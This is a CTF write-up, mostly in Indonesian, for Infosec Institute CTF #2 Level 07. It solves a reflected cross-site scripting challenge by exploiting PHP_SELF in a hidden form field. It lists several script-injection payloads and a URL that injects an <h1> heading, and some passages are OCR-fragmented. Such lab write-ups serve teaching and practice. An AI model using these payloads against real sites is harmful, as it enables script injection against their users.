- Marsekal
Team : iL7Team, Sulawesi I.T Security & Medan Cyber Team

WRITE UPs CTF #2

CTF.INFOSECINSTITUTE.COM


Nama : -McMillan

Team : **iL7Team, Sulawesi I.T Security, & Medan Cyber Security**

1.1 LEVEL 07

1.2 Vulnerability: A3 Cross-Site Scripting (XSS)


1.3 Screenshot soal :



You have some kind of a login form. You want to make a prank on Twitter. You want to add a h1 to the page and share it with your Twitter followers so they can see that you can modify the page as it pleases you. You do not really want to cause harm.
Do some magic and add <h1>YOUR NAME HERE</h1> in a way that people who visit the link you provide will the heading.

1.4 Deskripsi soal : Kita disuruh menambahkan tag *h1* .

1.5 Write-up:




You need to browse through the markup with the developer tools to find the vulnerability
Take a good look at the form
You need to take advantage of the PHP_SELF flaw
There is a hidden input in the form that stores the current URL with PHP_SELF.
Target that.
No more hints available!

Anda perlu menelusuri markup dengan alat pengembang untuk menemukan kerentanan

Perhatikan baik-baik formnya
Anda perlu memanfaatkan cacat PHP_SELF
Ada masukan tersembunyi dalam bentuk yang menyimpan URL saat ini dengan PHP_SELF. Targetkan itu.

Mari kita lihat source code nya untuk melihat *form* yang harus kita perhatikan, begitu kata hint nya.



```
<input type="password" id="pass" name="pass" class="form-control input-lg">
<input name="action" type="hidden" value="/ctf2/exercises/ex7.php
"> == $0
▶<div>…</div>
```

Ref :(1) https://stackoverflow.com/questions/6080022/php-self-and-xss

(2)http://www.webadminblog.com/index.php/2010/02/23/a-xss-vulnerability-in-almost-every-php-form-ive-ever-written/


Mengikut refrensi diatas terlihat kita bisa membuat xss dengan seperti ini

'><script>alert(1);</script>

“><script>alert(1);</script>

/"><script>alert(‘xss’)</script>

/’><script>alert(‘xss’)</script>



alert('xss') '>


You have some kind

saya menggunakan */’><script>alert(‘xss’)</script>* .

- Marsekal
Team : iL7Team, Sulawesi I.T Security & Medan Cyber Team

nah sekarang mari kita coba menggunakan tag *h1*

http://ctf.infosecinstitute.com/ctf2/exercises/ex7.php/'><h1>Adeputra</h1>



ctf.infosecinstitute.com/ctf2/exercises/ex7.php?arg=/%27><h1>Adeputra</h1>

Password:

Adeputra

'>

Login Reset

You have some kind of a login form want to add a h1 to the page and sh see that you can modify the page ca

Do some magic and add <h1>YOUR visit the link you

Congrats, Adeputra

You conquered another level. As usual, 10 seconds before redirection.

Vulnerability: A3 Cross-Site Scripting (XSS)